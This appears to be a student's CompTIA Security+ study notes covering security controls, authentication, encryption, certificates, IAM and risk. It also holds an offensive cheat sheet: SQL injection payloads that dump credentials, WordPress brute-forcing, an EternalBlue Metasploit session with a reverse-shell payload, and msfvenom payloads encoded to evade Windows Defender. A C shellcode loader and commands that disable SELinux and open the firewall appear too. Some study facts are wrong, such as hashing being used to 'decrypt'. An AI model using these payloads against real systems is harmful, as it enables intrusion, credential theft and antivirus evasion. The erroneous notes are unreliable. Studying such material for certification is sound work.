**CompTIA Security+**

Innhold

[**General security concepts** 2](#_Toc198019355)

[**Authentication Factors** 3](#_Toc198019356)

[**IAAA = Identity, Authentication, Authorization and Accounting** 4](#_Toc198019357)

[Physical Security foundations 4](#_Toc198019358)

[**Security Operations** 5](#_Toc198019359)

[Digital certificates and signatures 8](#_Toc198019360)

[Symmetric and asymmetric encryption 9](#_Toc198019361)

[**Common SQLi** 11](#_Toc198019362)

[**Metasploit framework:** 13](#_Toc198019363)

[msfvenom 13](#_Toc198019364)

[msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.1.100 LPORT=4444 -f exe > payload.exe 13](#_Toc198019365)

[**Avoid windows defender:** 13](#_Toc198019366)

[**XSS** 14](#_Toc198019367)

[**Troubleshooting TCP etc.** 15](#_Toc198019368)

[**Port Security** 16](#_Toc198019369)

[**Mobile devices:** 17](#_Toc198019370)

[**Monitoring and alerting vulnerabilities** 19](#_Toc198019371)

[**Firewall** 20](#_Toc198019372)

[**Operating system security** 21](#_Toc198019373)

[**Identity and Access Management (IAM)** 23](#_Toc198019374)

[**Privileged Identity Management (PIM)** 23](#_Toc198019375)

[**Automation and Scripting uses** 24](#_Toc198019376)

[**Standards** 25](#_Toc198019377)

[Other standards 25](#_Toc198019378)

[Procedures 25](#_Toc198019379)

[**Risk Analysis** 25](#_Toc198019380)

[**Agreements** 26](#_Toc198019381)

# **General security concepts**

**Categories**

Firewall

Risk assessment and management

Patch management

Reducing the attack surface

|  |  |  |
| --- | --- | --- |
|  | **Security Controls** |  |
| **Technical** | **Administrative** | **Physical** |
| Encryption | Policy | Fences |
| Anti-virus | Procedures | Cameras |
| Firewall | IRP | Gates |
| IDS/IPS | BCP | Guards |
|  | Data classification |  |

**Types == Goals / Functions**

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
|  |  |  | **Types** |  |  |  |
| **Preventative** | **Deterrent** | **Detective** | **Corrective** | **Compensating** | **Recovery** | **Directive** |
| Encryption | Signs | SIEM | Backup  Restore | Segmentation | Backup  Restore | AUP |
| App filtering | CCTV  Cameras | CCTV  Cameras | IRP | Virtualization | DRP | Password  Policy |
| Access  control  system | Guards | IPS  DPS | DRP |  | BCP | Data  Classification  Policy |

IDS = Intrusion detection system

IPS = Intrusion prevention system

IRP = Incident Response Plan

DRP = Disaster Recovery Plan

BCP = Business Continuity Plan

AUP = Acceptable Use Policy

# **Authentication Factors**

**Categories**

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
|  |  | Authentication  Factors |  |  |
| Something  you know | IP-addresses | Something  you are | Something  you do | Somewhere  you are |
| Username  Password | Smartcard | Biometrics | Pattern recognition | Geo-location |
| PIN | Keyfob | DNA | Puzzles | Trusted network |
| Secrets | Authentication app |  |  |  |
|  | Compliant device |  |  |  |

PIN = Personal identification number (Tied to the hardware and stored in the TPM)

TPM = Trusted Platform Module

Smartcard = Cryptographic token

Windows has bitlocker which uses network unlock, when you connect to a trusted location the encryption within the OS unlocks bitlocker which is based on Geo-location

# **IAAA = Identity, Authentication, Authorization and Accounting**

Authentication

* Proving identity
* Who are you? Prove it!
* MFA
* What can you do? What did you do? (example: logs)
* RADIUS = Remote Access Dial-In User Service (Centralized system)
* TACACS Plus = Terminal Access Control Access Control System Plus

# Physical Security foundations

* Guards, gates and guns
* Barriers
* Fences = boundaries
* CCTV
* Motion sensors
* Signs
* A safe
* A lock
* Access cards / Keyfob
* Secure access vestibules

# **Security Operations**

|  |
| --- |
| Stakeholders |
| Approval process |
| Ownership |
| Impact analysis |
| SOP  Standard Operating Procedures |
| Maintenance window |
| Backout plan |
|  |

**Encryption**

Ciphers = Mathematical functions or also called algorithm is the operation that will produce the encrypted or scrambled output

Et bilde som inneholder tekst, skjermbilde, Font, line

KI-generert innhold kan være feil.

* Block Cipher (more complex)

Blocks = variable length block sizes and encrypt each block

* Stream Ciphers

Bit by bit base and encrypts each bit

Encryption Levels

|  |
| --- |
| Full-disk |
| Partition |
| File |
| Volume |
| Database |
| Record |

Secure communication and transport

TLS = 3-way handshake

SSH > Telnet

Secure LDAP > LDAP

**Key Length**:

|  |  |
| --- | --- |
| **Small** | **Large** |
| Weaker | Stronger |
| Less CPU | More CPU |
| Faster | Slower |

Salting:

Et bilde som inneholder tekst, Font, diagram, hvit

KI-generert innhold kan være feil.

Key stretching:

Et bilde som inneholder tekst, kvittering, Font, skjermbilde

KI-generert innhold kan være feil.

TPM = Trusted Platform Module. Built into the machine

HSM = Hardware Security Module Key. Rotation and certificate storage.

Secure Enclave = Isolated aera within your operating system that stores security information and can only be accessed by the system in a secure manner. For example, virtualization, sandboxing

# Digital certificates and signatures

Digital certificate is basically just a digital driver’s license

CSR = Certificate Signing Request

Digital signature uses private keys to generate a unique value

Et bilde som inneholder tekst, skjermbilde

KI-generert innhold kan være feil.

Certificates (X.509 IETF STANDARD):

|  |  |
| --- | --- |
| **PKCS#/** | **PKCS#12** |
| Securing email | Secure authentication |
| Code signing | Private keys |
| Digital signatures | Certificate chain |
| File extension: .p7b or .p7c | File extension: .pfx or .p12 |

<S/MIME

* Signed & Encrypted email = .p7m
* Digitally signed messages = .p7s

|  |  |  |
| --- | --- | --- |
|  | **Other** **certificates** |  |
| **PEM** | **DER** | **PGP** |
| Human readable | Binary format | Securing Email |
| Multiple certificates | Single certificate | Securing Files |
| Private keys | Private keys | CA Bundles |
| Certificate chain | Code signing |  |
| File extension:  .crt  .pem  .key | File extension:  .der  .cer | File extension:  .pgp = binary  .asc = human readable |

# Symmetric and asymmetric encryption

Plaintext => Cipher => Plaintext

AES = Advanced Encryption Standard

Symmetric encryption

* Fastest
* Single key
* Mathematical operation that converts plaintext into ciphertext

Et bilde som inneholder tekst, diagram, design, skjermbilde

KI-generert innhold kan være feil.

Asymmetric encryption

* More secure
* Two keys
* Public key distributed
* Private key decrypts

Et bilde som inneholder tekst, diagram, skjermbilde, Font

KI-generert innhold kan være feil.

|  |  |
| --- | --- |
| **Block** | **Stream** |
| AES | Salsa20  Stronger version = Chacha20 |
| Twofish |
| RC5/RC6 | Rabbit |
| CAST | Scream |
| DES/3DES | RC4 (deprecated) |
| Blowfish |  |

**Sudo apt install exploitdb**

**Wordpress plugins:**

**nmap --script http-wordpress-plugins --script-args http-wordpress-plugins.search=/wp-content/plugins/ <target>**

**Wordpress vulnerabilities**

**nmap -p 80,443 --script http-vuln\* <target>**

**wordpress version:**

**nmap -p 80,443 --script http-wordpress-version <target>**

**Wordpress login:**

**nmap -p 80,443 --script http-brute --script-args 'http-brute.path=/wp-login.php' <target>**

**Nikto:**

**nikto -h http://example.com -Plugins wordpress**

**Nikto bypass firewall:**

**nikto -h http://example.com -useragent "Mozilla/5.0"**

[**https://juice-shop.herokuapp.com/#**](https://juice-shop.herokuapp.com/)

# **Common SQLi**

**Auth base:**

[martin@test.com](mailto:martin@test.com)’ or 1=1 #

[martin@test.com](mailto:martin@test.com)’ or 1=1 –

' OR '1'='1

" OR "1"="1

') OR ('1'='1

DATABASE version:

' UNION SELECT @@version, NULL --

" UNION SELECT @@version, NULL --

DATABASE name:

' UNION SELECT database(), NULL --

USER information:

' UNION SELECT user(), NULL --

LIST tables:

' UNION SELECT table\_name FROM information\_schema.tables --

LIST column names:

' UNION SELECT column\_name FROM information\_schema.columns WHERE table\_name='users' --

USER credentials:

' UNION SELECT username, password FROM users --

**TIME base:**

' OR IF(1=1, SLEEP(5), 0) --

Error base:

Blind base:

' AND 1=1 --

' AND 1=2 --

Union base:

WAF bypass:

' OR '1'='1' -- (Simple)

' OR '1'='1' # (Using # for comments)

' OR '1'='1' /\* (Using /\* for multi-line comments)

' OR 1=1 --

' OR 1=CAST(1 AS INT) --

**nc -nvlp 443**

Et bilde som inneholder tekst, skjermbilde, Font

KI-generert innhold kan være feil.

**curl -F "file=@payload.exe"** [**https://www.virustotal.com/gui/home/upload**](https://www.virustotal.com/gui/home/upload)

# **Metasploit framework:**

msfconsole

use exploit/windows/smb/ms17\_010\_eternalblue

set payload windows/meterpreter/reverse\_tcp

set LHOST 192.168.1.100

set LPORT 4444

exploit

(Search smbghost, Search printnightmare)

### msfvenom

### msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.1.100 LPORT=4444 -f exe > payload.exe

# **Avoid windows defender:**

Et bilde som inneholder tekst, skjermbilde, Font

KI-generert innhold kan være feil.

**Metasploit framework with obfuscation:**

**msfvenom -p windows/meterpreter/reverse\_https LHOST=<your-ip> LPORT=443 --encrypt xor --encrypt-key "randomkey" -f exe > payload.exe**

Et bilde som inneholder tekst, skjermbilde, programvare, Multimedieprogramvare

KI-generert innhold kan være feil.

# **XSS**

<script>alert(“XSS!”)</script>

unsigned char shellcode[] = { /\* msfvenom output \*/ };

int main() {

void \*exec = VirtualAlloc(0, sizeof shellcode, MEM\_COMMIT, PAGE\_EXECUTE\_READWRITE);

memcpy(exec, shellcode, sizeof shellcode);

((void(\*)())exec)();

}

# **Troubleshooting TCP etc.**

**Ping <target\_ip>**

**Nc -zv <target\_ip> <port>**

**Ip a**

**Ifconfig**

**Ss -tulnp | grep <port>**

**Netstat -tulnp | grep <port>**

**Ip tables -L -n -v**

**Firewalld-cmd –list-all**

**Iptables -A INPUT -p tcp -j ACCEPT**

**Iptables-save > /etc/sysconfig/iptables**

**Firewall-cmd –add-port-<port>/tcp –permanent**

**Firewall-cmd –reload**

**Sestatus**

**Setenforce 0**

**Nc -lvnp <port>**

**Tcpdump -I <interface> port <port>**

**Jump-server**

**You want it at the edge of the solution for protecting private subnets that don’t allow internet access**

# **Port Security**

**Trunk ports:**

Can carry the traffic of many different systems

**Access ports:**

Carry the traffic of 1 or 2 systems

**Cisco packet tracer check security:**

show port-security interface fastEthernet0/1

Selecting Effective Controls

|  |  |  |  |
| --- | --- | --- | --- |
|  | **Preventative** | **Detective** | **Corrective** |
| **Physical Controls** | Gates | Cameras | Re-issue |
| **Technical Controls** | Firewall | IDS | Vulnerability patching |
| **Administrative Controls** | Onboarding policy | Audit logs | Incident response |

Data Classifications:

Confidential

Secret

Top Secret

Data States:

Data at rest

Data in transit

Data in use

Encryption is for confidentiality

Hashing is running a string through a hashing algorithm to spit out something, which can be used to compare to the hashing algorithm to decrypt

Masking is substituting a character with for example an “\*” to obfuscate

Geographic restrictions to obviously restrict access from other places

Tokenization is a character substitution through a token process, either reversable or non-reversable

Obfuscation in multiple methods

Segmentation

| VLAN 100 | VLAN 200 | VLAN 300 |

Load balancing

Clustering

Backups | Onsite | Offsite | Replication | Snapshots |

# **Mobile devices:**

BYOD – Personally owned

COPE – Corporately-owned, used like personal device

CYOD – Corporately-owned, choose from a limited number of devices.

COSU = Corporately-owned, special use.

Et bilde som inneholder tekst, skjermbilde, line, Font

KI-generert innhold kan være feil.

Et bilde som inneholder tekst, skjermbilde, diagram, Font

KI-generert innhold kan være feil.

# **Monitoring and alerting vulnerabilities**

SCAP = Security Content Automation Protocol

SIEM = Security Information and Event Management

DLP = Data Loss Prevention

Antivirus

SNMP Traps = Simple Network Management Protocol

Netflow = Detailed information about network flow


Benchmarks

Vulnerability Scanners


|  |  |
| --- | --- |
| **Agent** | **Agentless** |
| Install required | No install required |
| Proprietary | Existing protocols |
| Verbosity | Can be limiting |

# **Firewall**

Inbound



Outbound



DMARC = Domain based message and Authentication

Endpoint Detection and Response (EDR)

Examples:

Raspberry pi

IoT

Et bilde som inneholder tekst, skjermbilde, design

KI-generert innhold kan være feil.

Allows us to do detection of suspicious activity on endpoint devices like for example:

Unauthorized processes

Unauthorized data access & modifications

Unauthorized OS & app configuration changes

Missing Firmware updates

Mission OS security patches

Signature & definition updates

Extended detection and response (XDR)

Et bilde som inneholder tekst, Font, diagram, line

KI-generert innhold kan være feil.

UEBA = User and Entity Behavior Analytics

# **Operating system security**


Physical Security


Group Policy

Strong authentication

Host-based security (client sided, host-based firewall, for example: laptop)

File access & integrity technologies





Example of internal IdP is local active directory

Examples of external IdP are Microsoft, Google, Twitter, etc.

|  |  |  |  |
| --- | --- | --- | --- |
| **SAML** | **OpenID** | **OAuth2.0** | **Kerberos** |
| Authentication & authorization | Authentication | Authorization | Network authentication |
| XML-format | ID tokens | OAuth tokens | TGTs & Session tickets |

SSO = Single sign on

SAML = Security assertion and Markup language


OpenID = Authentication part (OpenID ID token)

OAuth = Authorization framework (NOT AUTHENTICATION)

Kerberos = Ticket granting ticket system (Used for SSO in an on-premise AD domain)

For example, movie theater ticker, so I only need to provide credentials once

# **Identity and Access Management (IAM)**



Best practice is to not use shared accounts

Example of and Identity management solutions:

* Active directory domain services (maybe local?)
* Microsoft Entra ID (cloud based)

# **Privileged Identity Management (PIM)**

More access than normal users (can be non-user entities as well)

Example of Privileged users:

* System admins
* Network admins
* Cloud admins
* Domain or enterprise admins
* Windows admins

PIM response = Removing privileges

Best practice: Password/secrets vaulting (for centralized management)

# **Automation and Scripting uses**

Used for user provisioning, resource provisioning, provides consistency and minimizes risk for policy violation if updated regularly

Can be attached to DRP’s for example (Disaster Recovery Plans) or BCP (Business Continuity plan)

**POWERSHELL**

**JAVASCRIPT**

**PYTHON**

**PERL**

**RUBY**

**BASH**

**Define and store data**

**JSON** = JavaScript Object Notation

**XML** = Extensible markup language

**Use cases**:

* Can be used with SIEM
* Access management (remove or give access)

Software Development Life Cycle (**SDLC**)

Et bilde som inneholder tekst, skjermbilde, logo, Font

KI-generert innhold kan være feil.

# **Standards**

* Password complexity requirements
* Password expirations
* MFA
* Storage and encryption
* Password Sharing
* Recovery process
* Account lockout
* Temporary passwords
* Legal compliance

## Other standards

* Access Control
* Physical Security
* Encryption

## Procedures

* Change management
* Onboarding/Offboarding
* Playbooks // Workflow

# **Risk Analysis**

Metrics

* Single Loss Expectancy (SLE)

SLE = Asset Value (AV) x Exposure Factor (EF)

* Annualized Loss Expectancy (ALE) and Annualized Rate of Occurrence

ALE = SLE x ARO (Annualized Rate of Occurrence)

|  |  |
| --- | --- |
| **Qualitative** | **Quantitative** |
| Subjective | Objective |
| Expert judgement | Metrics |
| Expert models | Historical data |
| Can suffer from bias | Models are key |
| Risk matrix | Gathering data can be tricky |

# **Agreements**

* **Service Level Agreement** (SLA)

- Metrics (reliability? uptime? Baselines? Minimum? Maximum?)

- Key Performance Idicators

* **Memorandum of Agreement** (MOA)

- Less formal

- Partner and third-party responsibilities

* **Memorandum of Understanding**(MOU)

- Much more generallization and overview of the partnership

* **Master Service Agreement** (MSA)

- Formal

- Metrics

* **Work Order** (WO)

- Transactional

- Third-party

- Itemized listing of what the third-party is going to do

- For example: Analysis of key systems

- Pricing

* **Statement of Work** (SOW)

- Formal

- Detailing exact responsibilities

* **Nondisclosure Agreement** (NDA)

- Common sense not sharing sensitive information

* **Business Partners Agreement** (BPA)

- Document when we full partner